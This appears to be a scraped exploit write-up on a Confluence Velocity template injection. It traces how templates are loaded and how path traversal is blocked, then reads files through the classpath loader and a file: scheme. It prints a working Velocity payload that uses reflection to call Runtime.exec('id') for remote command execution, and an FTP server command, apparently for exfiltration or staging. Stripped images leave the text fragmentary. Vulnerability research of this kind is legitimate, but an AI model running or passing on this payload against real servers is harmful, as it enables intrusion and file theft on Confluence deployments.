
1

  • Calls VelocityUtils.getRenderedTemplate()

1

  • Now we will move to the VelocityUtils class
  • Above, it calls getRenderedTemplate and getRenderedTemplateWithoutSwallowingErrors()

1

  • Then it calls getTemplate()

1

  • Here, templateName is the _template from above.

  • Then it calls VelocityEngine.Template()

1


  • Inside the VelocityEngine class, it calls RunimeInstance.getTemplate()
1

RuntimeInstance (Velocity core)
This is the "heart" of the Velocity Engine. It handles:

  • Engine initialization (init)

  • Managing configuration, macros, parser, directives, event handlers…

  • And especially: managing resources via ResourceManager

→ This means RuntimeInstance does not load resources itself, but delegates to resourceManager.


  • Then it calls CompatibleVelocityResourceManager.getResource()
1

ConfigurableResourceManager (Confluence custom)
This is an implementation of the ResourceManager interface.
It is responsible for:

  • Managing resource loaders (file loader, classpath loader, URL loader…).

  • Managing globalCache (caches templates by resourceKey).

  • Loading/refreshing template (.vm file) when requested by RuntimeInstance.

1

root@kitploit:~
try {
    this.refreshResource(resource, encoding);
} catch (ResourceNotFoundException var7) {
    this.globalCache.remove(resourceKey);
    return this.getResource(resourceName, resourceType, encoding);
}
  • When a resource is in the cache, it does not return immediately, but calls refreshResource(...).

  • refreshResource compares the lastModified time on disk with that in the cache.

  • If the file has changed → the resource in the cache is invalidated → reload from disk → update cache.

👉 Therefore, you do not need to manually change resourceKey. The refresh mechanism ensures that when the template changes, the cache is also updated.

Add _template and resend the request
1

  • We see the list of ResourceLoader instances (initialized objects) in Velocity

1

1

  • Here we are only interested in FileResourceLoader and ClasspathResourceLoader

1. For FileResourceLoader

It calls StringUtils.normalizePath() to block path traversal

1

  • The content of normalizePath is as shown

1

  • Try reading the /WEB-INF/web.xml file and you can see that the file was loaded successfully.

1

  • But it still cannot escape the Confluence directory because /../ is blocked.
  • Continue checking ClasspathResourceLoader

2. ClasspathResourceLoader

1

  • Follow to ClassUtils.getResourceAsStream

1

  • It calls findResource() of /org/apache/catalina/loader/WebappClassLoaderBase.class

1

  • It then calls super.findResource() which returns a URL, meaning the object can be retrieved.

1

1

  • Calls url.openStream() to retrieve data

1

  • Finally, the data is fed into the Velocity rendering.

1

  • In real cases where the specific path is unknown, we can leverage Java's file scheme to list directories

1

Outbound

Executed Payload

root@kitploit:~
#set ($exp="test")
#set ($runtime=$exp.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null))
#set ($process=$runtime.exec("id"))
#set ($input=$process.getInputStream())
#set ($sc=$exp.getClass().forName("java.util.Scanner"))
#set ($constructor=$sc.getDeclaredConstructor($input.getClass().forName("java.io.InputStream")))
#set ($scan=$constructor.newInstance($input).useDelimiter("\\A"))
#if ($scan.hasNext())
  $scan.next()
#end
  • Calls $runtime.exec("id") → runs the OS command "id" on Ubuntu.
  • Start an FTP service with the command:
root@kitploit:~
python3 -m pyftpdlib -p 2005

1

Execute:

1

Download Tool